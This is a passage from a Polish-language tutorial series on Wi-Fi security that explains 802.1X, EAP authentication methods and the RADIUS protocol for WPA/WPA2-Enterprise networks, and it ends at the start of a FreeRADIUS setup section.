Omówiłem już mechanizmy bezpieczeństwa standardu 802.11i -- WPA/WPA2. Standard 802.11i realizuje uwierzytelnianie przy pomocy standardu 802.1X i protokołu EAP, ale dopiero WPA/WPA2-Enterprise pokazuje spektrum możliwości, jakie udostępnia nam ta technologia:

- kontrola dostępu,
- zaawansowane mechanizmy uwierzytelniania,
- zarządzanie użytkownikami czy rozliczalność

są najważniejszymi cechami WPA/WPA2-Enterprise.

WPA/WPA2-Personal wykorzystywał 802.1X i EAP w jednym z najprostszych wariantów, używając współdzielonego klucza (metody EAP-PSK). W obu wariantach stosowane są te same algorytmy szyfrowania transmisji, takie jak TKIP czy CCMP oraz mechanizmy zarządzania kluczami, taki jak 4-way handshake.

1. Standard 802.1X

Kilka podstawowych informacji dotyczących 802.1X zostało już wstępnie przedstawionych w poprzedniej części cyklu, dotyczącej standardu 802.11i. W tej sekcji przyjrzymy się szczegółom. Chociaż standard 802.1X jest obecny w obu wersjach WPA/WPA2 (Personal oraz Enterprise), to dopiero wersja Enterpriste pozwala na użycie go w pełnym zakresie. Najważniejsze cechy, które nie są dostępne w wersji Personal, to:

- zastosowanie jednej z wielu metod uwierzytelniania oferowanych w ramach protokołu EAP;
- stosowanie indywidualnych danych dostępowych do sieci dla każdego użytkownika/urządzenia;
- zastosowanie indywidualnych dynamicznych kluczy szyfrujących dla każdej sesji, każdego użytkownika; uwierzytelnianie infrastruktury, do której następuje podłączenie użytkownika, co pozwala uniknąć ataków z podstawionym AP;
- łatwe odłączenie danego użytkownika od sieci: nie jest wymagana zmiana klucza dostępowego dla wszystkich pozostałych użytkowników, ponieważ unieważniamy dane dostępowe tylko pojedynczego użytkownika, co nie ma wpływu na pozostałych;
- uwierzytelnienie dokonywane przed podłączeniem użytkownika do sieci;
- zastosowanie otwartej architektury bezpieczeństwa, możliwość dodawania nowych metod uwierzytelniania bez potrzeby aktualizacji urządzeń sieciowych;
- korzystanie z serwerów uwierzytelniania opartych na standardzie RADIUS, co pozwala na:
  - zarządzanie użytkownikiem w sieci, np. podłączenie go do wybranego VLAN-u, kontrola czasu, godzin dostępu itp.,
  - realizację księgowania (zliczania czasu połączenia, przesłanych danych itp.) w przypadku stosowania limitów.

Standard 802.1X określa mechanizm uwierzytelniania, metody kryptograficznej obsługi kluczy szyfrujących i zarządzania użytkownikami w ramach danej sieci. 802.1X bazuje na protokole EAP (Extensible Authentication Protocol) zdefiniowanym w RFC 3748. Jak już wspomniałem w poprzedniej części cyklu, EAP stanowi tylko „framework", a jego implementacja wymaga wybrania i użycia konkretnej metody uwierzytelniania. Zastosowanie 802.1X nie jest ograniczone tylko do sieci bezprzewodowych -- protokół ten może być także stosowany do autoryzacji dostępu do sieci przewodowych czy usług sieciowych. Jest to możliwe ponieważ 802.1X definiuje metody opakowania komunikacji EAP w sposób odpowiedni dla danego środowiska. Zastosowanie EAP w środowisku Ethernet LAN określane jest jako EAPOL (EAP over LAN) i tym wariantem będziemy zajmować się w kontekście WPA/WPA2-Enterprise.

W ramach infrastruktury działającej z wykorzystaniem 802.1X można zdefiniować następujące urządzenia:

- **supplicant** -- urządzenie, które chce zostać uwierzytelnione i podłączone do sieci (stosowanie pojęcia klient w tym przypadku może być mylące, co zostanie wyjaśnione poniżej);
- **urządzenie dostępowe** (authenticator, AP lub network access server (NAS)) -- urządzenie realizujące kontrolę dostępu w ramach 802.1X (często określane jako klient, ponieważ to urządzenie jest klientem dla serwera uwierzytelniającego);
- **serwer uwierzytelniający** -- urządzenie/oprogramowanie dokonujące sprawdzenia poprawności danych uwierzytelniających i decydujący o podłączeniu do sieci oraz nadaniu odpowiednich atrybutów; EAP wspiera różne serwery uwierzytelniające, lecz najczęściej stosowany jest RADIUS.

W dużym uproszczeniu przepływ danych jest następujący:

1. **Supplicant** wysyła prośbę o przyznanie dostępu do urządzenia dostępowego wraz z odpowiednimi danymi uwierzytelniającymi.
2. **Urządzenie dostępowe** nawiązuje połączenie z serwerem uwierzytelniającym w celu weryfikacji otrzymanych danych i transparentnie przekazuje komunikację 802.1X pomiędzy suplikantem a serwerem uwierzytelniającym.
3. **Serwer uwierzytelniający** zwraca do urządzenia dostępowego swoją decyzję, która, jeśli jest pozytywna, zawiera wszystkie niezbędne dane konfiguracyjne.
4. Jeśli decyzja była **pozytywna**, urządzenie dostępowe **dopuszcza nowe urządzenie do sieci**. Jeśli decyzja była **negatywna**, prośba o podłączenie **jest odrzucana**.

W praktyce w przypadku rozbudowanych sieci duża liczba AP jest podłączana do tzw. kontrolerów, które pełnią wówczas rolę urządzenia dostępowego, a AP są tylko interfejsami. W tym wypadku rolę urządzenia dostępowego pełni kontroler obsługujący jednocześnie wiele AP.

2. EAP

Protokół EAP został szczegółowo zdefiniowany w dokumencie RFC 3748 jako mechanizm uwierzytelniania o ogólnym charakterze. Zatem definiuje oraz wspiera różne metody uwierzytelniania, bez konieczności wstępnej negocjacji stosowanej metody. EAP definiuje jak mają być wymieniane komunikaty pomiędzy zaangażowanymi stronami. Standardowo działa w warstwie łącza danych, w związku z czym nie wymaga adresacji IP. Bardzo często EAP jest też stosowany w sieciach bazujących na DHCP i w tym przypadku urządzenie nie ma możliwości pobrania adresu, dopóki nie zostanie uwierzytelnione.

EAP nie definiuje szczegółowych zasad bezpieczeństwa oraz sposobu realizacji procesów uwierzytelnienia -- ich bezpieczeństwo jest bezpośrednio zależne od wybranej metody uwierzytelniania. Serwer uwierzytelniający decyduje o akceptowanych metodach, a urządzenie dostępowe zajmuje się tylko ich opakowywaniem.

Protokół EAP posiada wbudowane mechanizmy pozwalające na eliminację pojawiających się duplikatów pakietów i ponowną retransmisję zagubionych pakietów. Za retransmisję pakietów odpowiedzialny jest serwer uwierzytelniający, natomiast suplikant musi zajmować się eliminacją duplikatów pakietów.

Metody EAP

Aktualnie istnieje ok. 40 różnych metod uwierzytelniania wraz z wieloma własnościowymi metodami producentów.

Do podstawowych i najpopularniejszych (za wyjątkiem MD5) metod uwierzytelniania, które wspiera EAP, należą:

- EAP-MD5 (Message-Digest 5),
- EAP-TLS (Transport Level Security),
- EAP-TTLS (Tunneled TLS),
- EAP-PEAP (Protected EAP).

Nowszymi i jeszcze stosunkowo mało rozpowszechnionymi metodami są:

- EAP-FAST (Flexible Authentication via Secure Tunneling),
- EAP-PWD (EAP Using only Password).

Omówimy teraz krótko cechy charakterystyczne powyższych metod.

1. EAP-MD5

Wprowadzona jako pierwsza, najprostsza i najszybsza metoda EAP, dająca minimalny poziom zabezpieczenia. Uwierzytelnianie następuje z wykorzystaniem nazwy użytkownika oraz hasła. Klient jest uwierzytelniany przez przesłanie niezaszyfrowanego loginu oraz hashu md5 z hasła oraz tzw. „challenge" otrzymanego od serwera.

Rozwiązanie to jest podatne na przechwycenie transmisji oraz wykonanie ataku siłowego na hasło zaszyfrowane md5. Dodatkowo brak jest mechanizmów uwierzytelniania infrastruktury, do której następuje połączenie, czyli nie ma ochrony przed atakami „man in the middle".

> Ta metoda jest uznawana za powszechnie „złamaną" i nie należy jej stosować.

2. EAP-TLS

EAP-TLS, uznawane za jedną z najbezpieczniejszych metod EAP, jest wspierane przez wszystkich dostawców sprzętu. Do 2005 roku była to jedyna metoda wymagana do uzyskania certyfikacji WPA przyznawanej przez Wi-Fi Aliance. EAP-TLS realizuje obustronnie uwierzytelnienie tożsamości: zarówno suplikanta, jak i serwera, wykorzystując infrastrukturę klucza publicznego (PKI, Public Key Infrastructure). Obie strony muszą posiadać poprawne certyfikaty X.509, a użytkownik nie stosuje hasła.

> Bezpieczeństwo transmisji zapewniane jest przez zastosowanie szyfrowania TLS. Ze względu na zastosowanie PKI implementacja tej metody jest stosunkowo skomplikowana.

3. EAP-TTLS

Metoda EAP-TTLS jest oparta na EAP-TLS i oferuje podobny poziom bezpieczeństwa, lecz nie wymaga od użytkownika posiadania certyfikatu X.509. Infrastruktura PKI jest używana tylko do uwierzytelnienia serwera, a klienta uwierzytelnia się tradycyjną metodą, podając login i hasło. Takie rozwiązanie znacząco zmniejsza poziom skomplikowania przy implementacji. Po uwierzytelnieniu serwera, pomiędzy suplikantem, a serwerem zestawiany jest bezpieczny tunel TLS, w którym dopiero przekazywane są dane uwierzytelniające, takie jak login i hasło. W tunelu nie ma potrzeby stosowanie dodatkowych metod ochrony danych użytkownika. Uwierzytelnianie odbywa się otwartym tekstem, ponieważ ochronę przed posłuchaniem zapewnia tunel TLS.

> Niestety nie wszystkie systemy operacyjne wspierają natywnie tę metodę, np. w przypadku systemu Windows dla wersji poniżej 8. konieczne było doinstalowanie dodatkowego oprogramowania.

4. EAP-PEAP

Ta metoda jest bardzo podobna w działaniu do EAP-TTLS i została zaproponowana jako jej alternatywa. Jest często stosowania w środowiskach opartych na infrastrukturze Microsoftu. Analogicznie jak w EAP-TTLS dane uwierzytelniające chronione są przez zastosowanie tunelu TLS. Metoda jest dość rozpowszechniona i szeroko implementowana, będąc drugą najpopularniejszą po EAP-TLS.

Możliwe są dwa podtypy PEAP:

- PEAPv0/EAP-MSCHAPv2
- PEAPv1/EAP-GTC.

PEAPv0/EAP-MSCHAPv2, popularnie zwana PEAP-em (większość użytkowników\ nie zdaje sobie sprawy, że istnieją dwie odmiany PEAP-a). Określenie PEAPv0 dotyczy metody związanej z tożsamością zewnętrzną, natomiast metoda EAP-MSCHAPv2 wiąże się z tożsamością wewnętrzną (obie tożsamości zostaną szczegółowo omówione w części poświęconej protokołowi RADIUS). Niektórzy producenci sprzętu dopuszczają zamiast MSCHAPv2 metodę EAP-SIM (EAP for GSM Subscriber Identity).\ PEAPv1/EAP-GTC (Generic Token Card) to standard zdefiniowany przez CISCO. Protokół ten przenosi tzw. wezwanie w postaci tekstu wygenerowanego przez serwer uwierzytelniania oraz odpowiedź powstającą na podstawie tzw. tokenu bezpieczeństwa.

> EAP-GTC nie chroni danych uwierzytelniania, a PEAPv1 nie ma wsparcia w systemach Microsoft Windows.

5. EAP-FAST

Ta metoda została zaprojektowana jako zastępstwo dla EAP-LEAP, której bezpieczeństwo okazało się niewystarczające. Jest bardzo podobna do EAP-TTLS z tą różnicą, że pozwala na zapisanie stanu bezpieczeństwa tunelu TLS w celu późniejszego odtworzenia. Przygotowaniem do odtworzenia stanu jest dystrybucja plików PAC (Protected Access Credentials). Takie pliki muszą być przygotowane indywidualnie dla użytkownika i ich dystrybucja jest jednym z głównych problemów EAP-FAST.

> Jedną z metod rozwiązania tego problemu, jest dystrybucja automatyczna odbywająca się w ramach pierwszego połączenia, kiedy klient bezprzewodowy nawiązuje połączenie z użyciem identyfikatora i hasła (podobnie jak w TTLS czy PEAP). Po zweryfikowaniu tożsamości klient otrzymuje plik PAC i od tego momentu może już pracować, bazując na nim. Pozwala na to skrócenie czasu oraz zmniejszenie liczby przesyłanych danych do uwierzytelnienia.
>
> Brak systemowej implementacji w systemach Microsoft oraz brak darmowego klienta, którego można by doinstalować, powoduje, że popularność tej metody jest stosunkowo niewielka.

6. EAP-PWD

Wszystkie opisane powyżej metody (za wyjątkiem MD5) wymagają zastosowania technik kryptografii wykorzystujących PKI oraz wymagają zestawienia bezpiecznego tunelu. Bezpieczeństwo tunelu jest najważniejszym elementem zapewniającym poufność transmisji.

W EAP-PWD nie ma tunelu, lecz w zamian za to stosuje się złożone metody kryptograficzne i komunikację hasło--odzew. Obie strony muszą mieć dostęp do identycznego tokena uwierzytelniającego (np. hasła w postaci niezaszyfrowanej lub zaszyfrowanej jakąś typową metodą skrótu).

W czasie komunikacji żadna ze stron nie ujawnia informacji pozwalającej na odtworzenie tokena, ale to, co przekazuje, wystarcza na potwierdzenie, że dysponuje tym samym tokenem, co strona przeciwna.

> W EAP-PWD nie ma potrzeby wstępnej weryfikacji serwera, ponieważ sam proces uwierzytelnienia klienta jest bezpieczny. Ogromną zaletą tej metody jest prostota konfiguracji, ponieważ użytkownik musi podać tylko login i hasło.

Klucze szyfrujące

Standard 802.11i implementuje tzw. 4-way-handshake, w ramach którego wymieniane są odpowiednie dane kryptograficzne niezbędne, wraz z kluczem PMK, do zapewnienia silnej ochrony przed podsłuchaniem transmisji. Jak już wspominałem w poprzedniej części, w przypadku WPA/WPA2-Personal, klucz PMK jest tworzony z wykorzystaniem PSK. Niezmienność i współdzielenie PSK stanowią właśnie największą wadę WPA/WPA2-Personal. W przypadku wersji Enterprise klucz PMK jest ustawiany dynamicznie przez serwer Radius w ramach sesji EAP i przesyłany do suplikanta oraz AP. Dzięki temu za każdym razem stosowany jest inny, odpowiednio silny klucz oraz istnieje możliwość zmiany klucza w czasie trwania sesji. Klucz jest także przesyłany do klienta w bezpieczny sposób, uniemożliwiając podsłuchiwanie.

Bezpieczeństwo

Przedstawiony powyżej opis jednoznacznie pokazuje, że standard 802.1X daje możliwość wyeliminowania wielu zagrożeń w sieciach komputerowych. Dużo zależy od wyboru odpowiednich metod uwierzytelniania EAP.

Potencjalne zagrożenia, na które może być narażona infrastruktura WPA/WPA2-Enterprise, to:

- **ataki słownikowe na dane uwierzytelniające użytkownika** -- jeśli nie zostanie wybrana jedna z „niezalecanych metod" (takich jak MD5), dane użytkownika są transmitowane w tunelach TLS i jeśli tylko użytkownik nie akceptuje nieznanych certyfikatów, nie ma możliwości wydobycia danych użytkownika z podsłuchanej sesji TLS;
- **ataki na klucze szyfrujące transmisji bezprzewodowej** -- dzięki zastosowaniu unikatowych, silnych i dynamicznych kluczy szyfrujących sesji, wraz z CCMP, dziś należy przyjąć, że przeprowadzenie takiego ataku jest praktycznie niemożliwe;
- **ataki „man-in-the-middle" na dane dostępowe i klucze szyfrujące** -- dzięki zastosowaniu mechanizmów uwierzytelniania infrastruktury, do której następuje podłączenie, nie ma możliwości przeprowadzenia takiego ataku bez kompromitacji fragmentów infrastruktury PKI. Dodatkowo serwery uwierzytelniające użytkowników są skonfigurowane tak, aby także uwierzytelniać urządzenia dostępowe, zabezpieczając przed podstawieniem fałszywego AP, który będzie tylko pośredniczył w przekazywaniu ruchu pomiędzy serwerem a suplikantem. Podobnie tunele TLS zapewniają ochronę przed podsłuchaniem transmisji.

> Należy pamiętać, że EAP-MD5 czy EAP-LEAP są uznawane za złamane i że należy ich unikać, gdyż stwarzają zagrożenie dla całej infrastruktury.

Metody takie jak EAP-TLS, EAP-TTLS czy EAP-PEAP są odpowiednio rozpowszechnione i bezpieczne dzięki zastosowaniu tuneli TLS.

Podsumowanie

Różnorodność metod EAP wynika z potrzeby wsparcia dla wielu systemów realizujących zadanie uwierzytelniania w różny sposób oraz z wykorzystaniem przeróżnych bazy danych. Okazuje się, że nie ma możliwości zastosowania niektórych metod z pewnymi systemami, np. ze względu na niezgodność formatów baz danych.

Na szczęście dla większości rozwiązań można dobrać odpowiednio bezpieczną metodę EAP.

Bibliografia

- *FreeRadius -- Beginner's Guide*, Dirk van der Walt, Packt Publishing Ltd, 2011
- Dokumentacja projektu Eduroam (PL)
- Standard 802.1X-2004
- Extensible Authentication Protocol, RFC 3748

--- *Adam Smutnicki*

WPA/WPA2-Enterprise: RADIUS

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-8-wpawpa2-enterprise-radius/

Wstęp

> RADIUS (Remote Authentication Dial In User Service) jest to protokół sieciowy realizujący zadanie centralnego uwierzytelniania i autoryzacji (RFC 2865) oraz rozliczalności (RFC 2866). Po angielsku określany jest jako protokół AAA (authentication, authorization, accounting).
>
> Specyfikacja protokołu powstała w 1991 roku. Ze względu na szerokie wsparcie sprzętowo-programowe jest powszechnie używany przez ISP (Internet Service Providers) w celu kontroli dostępu do Internetu oraz rozliczania zakresu świadczonej usługi.

RADIUS stanowi kompleksowe rozwiązanie pozwalające realizować koncepcję AAA w bardzo szerokim zakresie:

- **uwierzytelnianie** (authentication) -- ze względu na wykorzystanie protokołu EAP uzyskuje się wiele mechanizmów uwierzytelniania użytkowników, które mogą być wykorzystane w zależności od posiadanej infrastruktury, baz i formatów przechowywania danych o użytkownikach, zastosowania infrastruktury PKI, wymaganego poziomu bezpieczeństwa itp.
- **autoryzacja** (authorization) -- możliwość realizacji zarządzania i kontroli dostępu użytkowników, w zależności od wielu parametrów, np. pora dnia, dzień tygodnia, zarządzanie użytkownikiem w sieci przez przypisane do konkretnego VLAN-u itp.
- **rozliczalność** (accounting) -- prowadzenie rozliczania różnych parametrów dotyczących sesji użytkownika, np. zużyty transfer, czas połączenia itp.

Jak to zostało wspomniane w poprzedniej części, RADIUS jest najczęściej używanym protokołem do realizacji standardu 802.1X.

Protokół RADIUS

RADIUS jest protokołem typu klient--serwer, działa z wykorzystaniem protokołu UDP, korzysta z portu 1812 dla uwierzytelniania i autoryzacji oraz z portu 1813 do realizacji mechanizmów rozliczalności. Pakiet protokołu RADIUS składa się między innymi z następujących pól:

- określenia typu komunikatu,
- pola authenticator służącego do uwierzytelniania odpowiedzi od serwera i ukrycia przesyłanego hasła użytkownika,
- listy AVP (Attribute value pairs) -- pary: atrybut--wartość,
- listy VSP (Vendor-Specific Attributes) -- analogicznie jak AVP, są to atrybuty specyficzne dla danego producenta sprzętu.

Zdefiniowane są następujące typy komunikatów:

- Access-Request,
- Access-Accept,
- Access-Reject,
- Access-Challenge,
- Accounting-Request,
- Accounting-Response.

Jak widać powyżej, sam pakiet protokołu RADIUS nie jest bardzo skomplikowany. Komunikacja w ramach protokołu obywa się według następującego schematu:

1. Klient (NAS) serwera RADIUS wysyła do serwera zapytanie „Access-Request" wraz z odpowiednią listą AVP.
2. Serwer odpowiada jednym z 3 komunikatów:
    - Access-Accept -- urządzenie może zostać podłączone,
    - Access-Reject -- urządzenie nie może zostać podłączone do sieci,
    - Access-Challenge -- wymagane jest przesłanie dodatkowych danych.

W przypadku otrzymania „Access-Challenge" od serwera NAS przesyła odpowiedź do urządzenia chcącego się podłączyć i pośredniczy w transmisji dodatkowych danych. W ten sposób realizowane jest rozszerzenie powyższego schematu. Po uzyskaniu odpowiednich odpowiedzi od NAS, serwer RADIUS przyznaje lub zabrania dostępu. Taki model pozwala na zestawienie wspomnianego wcześniej (w kontekście EAP) tunelu TLS (wymagającego wymiany większej liczby komunikatów niż tylko dwa) pomiędzy serwerem a urządzeniem użytkownika.

> Powyższy schemat wydaje się być nieskomplikowany, ale siła protokołu RADIUS tkwi we wspominanych wcześniej AVP. To właśnie AVP niosą dodatkowe informacje niezbędne do realizacji różnych metod EAP, zestawiania tunelu TLS czy zarządzania użytkownikiem w sieci, np. przydzielanie użytkownika do konkretnego VLAN-u lub nadawanie ustalonej konfiguracji sieciowej.

1. Identyfikator użytkownika

Serwer RADIUS uwierzytelnia użytkownika, wykorzystując otrzymany unikatowy login. W zależności od użytej metody EAP oprócz loginu użytkownik przesyła hasło lub certyfikat w celu potwierdzenia swojej tożsamości. Login użytkownika składa się z 2 elementów:

- nazwy użytkownika,
- realmu -- fragmentu identyfikującego użytkownika w ramach danej organizacji (użycie realmu jest opcjonalne w zależności od przyjętej implementacji w danej sieci).

W związku z tym login ma postać user@realm, jednak znak @ nie jest jedynym dopuszczalnym separatorem obu wartości (zależy to od konfiguracji serwera).

2. Roaming

Wygodna skalowalność infrastruktury opartej o protokół RADIUS w dużej mierze przyczyniła się do jego popularności. Protokół ten pozwala na realizację funkcjonalności proxy dającej możliwość komunikacji pomiędzy wieloma systemami.

Serwer RADIUS po otrzymaniu komunikatu Access-Request w pierwszej kolejności sprawdza, czy dane zapytanie jest do niego adresowane. Odbywa się to na podstawie realmu.

Serwer RADIUS sprawdza, czy ma skonfigurowany dany realm, jeśli tak, to analizuje takie zapytanie.

Jeśli nie, to dostępne są 2 możliwości:

1. odrzucić prośbę o podłączenie przez wysłanie Access-Reject,
2. użyć funkcji proxy i przekazać zapytanie do innego serwera, który będzie je w stanie obsłużyć.

W przypadku drugiego scenariusza serwer, który jako pierwszy otrzymał zapytanie, stanowi proxy i pośredniczy w wymianie komunikatów pomiędzy serwerem macierzystym dla danego realmu, a użytkownikiem. Analiza realmu pozwala na podjęcie decyzji, do jakiego serwera należy przesłać dane zapytanie uwierzytelniające.

> Dzięki tej funkcjonalności, możliwe jest realizowanie roamingu -- użytkownik ma możliwość korzystania z innych sieci niebędących pod zarządem macierzystej organizacji. W tym przypadku obsługa AAA tego użytkownika jest przekazywana do macierzystego serwera. Przy odpowiedniej konfiguracji możliwe jest zapewnienia całkowitej anonimowości użytkownika znajdującego się w gościnnej sieci. Serwer pośredniczący nie będzie znał nawet jego loginu, a jedyną posiadaną informacją będzie realm identyfikujący organizację macierzystą gościa. Macierzysty serwer RADIUS wyśle tylko zgodę na wpuszczenie użytkownika do gościnnej infrastruktury -- bez podawania wrażliwych danych.

Tak daleko posunięta ochrona prywatności użytkownika odbiera możliwość zapewnienia odpowiedniej rozliczalności działań prowadzonych przez tego użytkownika w sieci, w której gości. Z punktu widzenia bezpieczeństwa tej sieci, jest to niepożądane.

Dlatego powstały mechanizmy takie jak **CUI** (Chargeable User Identity RFC 4372).

> CUI pozwala na nadanie unikatowego, ale anonimowego identyfikatora każdemu użytkownikowi. CUI nie ujawnia w żaden sposób tożsamości użytkownika, lecz jest dla niego stałe i jest przesyłane do serwera RADIUS instytucji goszczącej. Dzięki temu instytucja dopuszczające gościnnie użytkownika, nie pozna jego tożsamości, ale będzie w stanie zidentyfikować jego działania. Pozwala to np. na zakazanie dostępu do infrastruktury danemu użytkownikowi, nadal bez posiadania informacji o jego tożsamości.

3. Tożsamości użytkownika

W zależności od użytej metody EAP, mogą pojawić się pojęcia tzw. tożsamości zewnętrznej i tożsamości wewnętrznej. Dotyczy to przypadków, w których w ramach sesji uwierzytelniającej EAP zestawiany jest tunel TLS, np. EAP-TLS, EAP-TTLS, EAP-PEAP. Dla tych metod w ramach protokołu RADIUS przenoszony jest tunel TLS, w którym z kolei znajduje się kolejna komunikacja oparta o protokół RADIUS -- metoda enkapsulacji protokołów sieciowych.

> Tożsamość zewnętrzna to dane przedstawiane serwerowi przed nawiązaniem tunelu TLS, a tożsamość wewnętrzna -- analogicznie -- dane przedstawiane w ramach komunikacji RADIUS wewnątrz tunelu TLS.

Celem takiego podejścia jest ochrona danych użytkownika, gdyż nawet login może zostać uznany za dane wrażliwe. W praktyce tożsamość zewnętrzna zazwyczaj ma postać anonymous@realm, a tożsamość wewnętrzna zawiera już prawdziwy login. Dzięki temu, podglądając komunikację sieciową, nie ma możliwości nie tylko poznania hasła, ale nawet loginu użytkownika. Tożsamość zewnętrzna używana jest tylko i wyłącznie do identyfikacji serwera RADIUS zajmującego się obsłużeniem zapytania uwierzytelniającego, a do tego wystarczy tylko realm. Dodatkowo podczas korzystania z funkcji roamingu serwery pośredniczące w przekazywaniu zapytań protokołu RADIUS nie są w stanie poznać tożsamości użytkownika, który nawiązuje połączenie, ponieważ widzą tylko tożsamość zewnętrzną. Tożsamość wewnętrzna jest znana tylko serwerowi macierzystemu, z którym nawiązany jest tunel TLS.

4. Rozliczalność

Z tej funkcjonalności protokołu RADIUS bardzo chętnie korzystają ISP czy operatorzy telekomunikacyjni. To właśnie w ich usługach jesteśmy w stanie zauważyć najprościej działanie mechanizmów opartych na rozliczalności. Przykładem takich działań może być zliczanie minut połączeń, sumy transferu w Internecie, liczby pakietów itp.

Po poprawnym uwierzytelnieniu użytkownika i przyznaniu mu dostępu do sieci NAS wysyła do serwera RADIUS zgłoszenie rozpoczęcia sesji zliczającej parametry połączenia. W czasie jej trwania, co pewien okres, do serwera przesyłane są aktualizacje zawierające informację o statystykach sesji. Po jej zakończeniu NAS wysyła do serwera RADIUS informację o zakończeniu zliczania danych dotyczących sesji.

Bezpieczeństwo

1. Protokół RADIUS

> Sam protokół RADIUS nie posiada dedykowanych mechanizmów zabezpieczania transmisji, poza jedynym polegającym na tym, że transmituje hasło zakodowanie MD5. Niestety dziś nie zapewnia to wymaganego poziomu ochrony.

Bezpieczeństwo danych dostępowych użytkownika, takich jak login i hasło, zapewniane jest przez wybranie odpowiednio bezpiecznej metody EAP, najlepiej stosującej tunel TLS. Jednak takie rozwiązanie nie zapewnia poufności pozostałych atrybutów przenoszonych przez protokół RADIUS, które można uznać za wrażliwe, np. identyfikator przydzielonego VLAN-u lub konfigurację sieciową.

Jeśli użytkownik porusza się w ramach własnej infrastruktury, nie stanowi to tak poważnego problemu, jednak w przypadku gdy wykorzystywana jest funkcjonalność „roamingu" użytkowników, takie dane są transmitowane przez obcą sieć.

Z tego powodu opracowano protokół określany jako **RadSec**, którego celem jest naprawienie dwóch najpoważniejszych niedociągnięć RADIUSa. RadSec tłumaczone jest jako RADIUS over TLS.

> RadSec eliminuje zawodność transmisji przez użycie TCP zamiast UDP oraz zapewnia poufność wszystkich atrybutów protokołu RADIUS dzięki transmisji danych w tunelu TLS.

Niestety nadal stosunkowo niewiele pakietów oprogramowania wspiera RadSec. Jeden z najpopularniejszych serwerów RADIUS, FreeRADIUS wprowadził je dopiero w wersji 3.0, wydanej w październiku 2013 roku.

Na szczęście parę lat temu stworzony został projekt o nazwie RadSecProxystanowiący prostą implementację funkcji proxy protokołu RADIUS przy pomocy RadSec. Pozwala na odbieranie zapytań protokołu RADIUS i przekazywanie ich dalej przy pomocy protokołu RadSec. Najczęściej instalowany jest na tym samy hoście co serwer RADIUS, gwarantując, że transmisja niezabezpieczona protokołem RADIUS nie wycieknie poza danego hosta.

2. Dostęp do serwera RADIUS

Ze względu na specyfikę funkcji pełnionej przez serwer RADIUS wskazane jest ograniczenie dostępu urządzeniom, które mogą przesyłać zapytania uwierzytelniające. W praktyce, realizuje się to przez filtrowanie transmisji w warstwie sieciowej na firewallu oraz przez użycie sekretu, którym musi się przedstawić urządzenie dostępowe lub serwer proxy chcące przesłać zapytanie do serwera. W przypadku zastosowania RadSec istnieje możliwość autoryzacji urządzeń dostępowych z wykorzystaniem infrastruktury PKI.

Podsumowanie

Powyższy opis prezentuje podstawy działania protokołu RADIUS i porusza zagadnienia bezpieczeństwa samego protokołu. Widać wyraźnie, że protokół, który na pierwszy rzut oka wydaje się dość prosty, pozwala na realizację wielu zaawansowanych mechanizmów EAP, włącznie z tunelowaniem i szyfrowaniem.

RADIUS, jak każde rozwiązanie, posiada pewne mankamenty, które uwidoczniły się w ciągu ponad 20 lat jego funkcjonowania. Najważniejsze z nich to:

- brak obsługi TCP,
- brak obsługi szyfrowania komunikacji RADIUS,
- zbyt mała przestrzeń dostępnych AVP,
- dodatkowe funkcjonalności związane z wykrywaniem serwerów proxy.

Z tego powodu powstał protokół **Diameter** (RFC 6733) (Diameter = 2xRadius :)), którego celem było rozwiązanie tych problemów. Jednak nie jest on tak bardzo rozpowszechniony jak RADIUS.

Jednym z ciekawszych przykładów wdrożenia WPA/WPA2-Enterprise jest projekt eduroam (PL), który zapewne jest znany wielu Czytelnikom.

W skrócie, projekt polega na realizacji dostępu do Internetu dla środowisk akademickich (studenci i pracownicy) w skali całego świata. Oznacza to, że posiadając dane dostępowe, można znaleźć się po drugiej stronie globu, pójść do dowolnego kampusu uniwersyteckiego i podłączyć się do Internetu przy pomocy sieci Wi-Fi nazwanej eduroam.

W tym przypadku uwierzytelnienie zostanie dokonane przez instytucję macierzystą, zapewne gdzieś w Polsce, a instytucja goszcząca ufa polskiemu serwerowi i pozwala użytkownikowi na dostęp do Internetu. Zazwyczaj serwery RADIUS są połączone z bazami danych użytkowników na uniwersytetach i każdy student/pracownik automatycznie uzyskuje dostęp do tej usługi. Ze względu na opisywane już cechy WPA/WPA2-Enterprise, korzystanie z takiej sieci, jest o wiele bezpieczniejsze niż z publicznie dostępnych AP oferowanych przez niektóre uczelnie. Dla poprawnie skonfigurowanego profilu eduroam nie ma możliwości podłączenia się do fałszywej infrastruktury podstawionej przez atakującego.

> Kończąc omawianie protokołu RADIUS, chciałbym zakończyć teoretyczne wprowadzenie do tematyki WPA/WPA2-Enterprise. Następna część cyklu będzie już poświęcona implementacji konkretnego rozwiązania opartego o serwer FreeRADIUS.

Bibliografia

- *FreeRadius -- Beginner's Guide*, Dirk van der Walt, Packt Publishing Ltd, 2011
- Dokumentacja projektu Eduroam (PL)
- Extensible Authentication Protocol: RFC 3748
- Protokół RADIUS: RFC 2865
- RADIUS accounting: RFC 2866
- protokół Diameter RF6733
- RadSec IETF RFC draft
- Chargeable User Identity RFC 4372

--- *Adam Smutnicki*

Budowa sieci WPA/WPA-2 Enterprise z wykorzystaniem FreeRadius

> Original article: https://sekurak.pl/bezpieczenstwo-sieci-wi-fi-czesc-9-budowa-sieci-wpawpa-2-enterprise-z-wykorzystaniem-freeradius/

Wstęp

FreeRadius jest najpopularniejszą darmową implementacją serwera RADIUS. Może być użyty do uwierzytelniania użytkowników w ramach różnych usług, a nie tylko sieci Wi-Fi. Przykładem takiego użycia może być dostęp do sieci VPN. W związku z tym w tej części cyklu niewiele będzie elementów bezpośrednio związanych z sieciami Wi-Fi, ponieważ samo podłączenie infrastruktury sieciowej (AP) do serwera uwierzytelniającego nie jest skomplikowane.

Budowanie infrastruktury do WPA/WPA2-Enterpriste z wykorzystaniem FreeRadiusa będzie wyglądało następująco:

1. instalacja serwera,
2. testowanie instalacji -- pierwsze próby uzyskania udanego uwierzytelnienia z wykorzystaniem czystego protokołu RADIUS,
3. dodanie obsługi użytkowników z zewnętrznej bazy danych,
4. opakowanie zapytań uwierzytelniających w protokół EAP,
5. dodanie obsługi AP do uwierzytelniania urządzeń Wi-Fi.

Wprowadzenie do serwera FreeRadius

FreeRadius jest bardzo zaawansowanym serwerem z dużym spektrum możliwości. Oto ich przegląd:

- pełna obsługa standardów AAA dla protokołu RADIUS,
- obsługa dużej liczby metod EAP,
- obsługa wielu źródeł danych o użytkownikach,
- dane księgowania mogą być zapisywane w wielu różnych formatach i bazach danych;
- obsługa VSA (Vendor Specific Attributes) dla ponad 100 producentów,
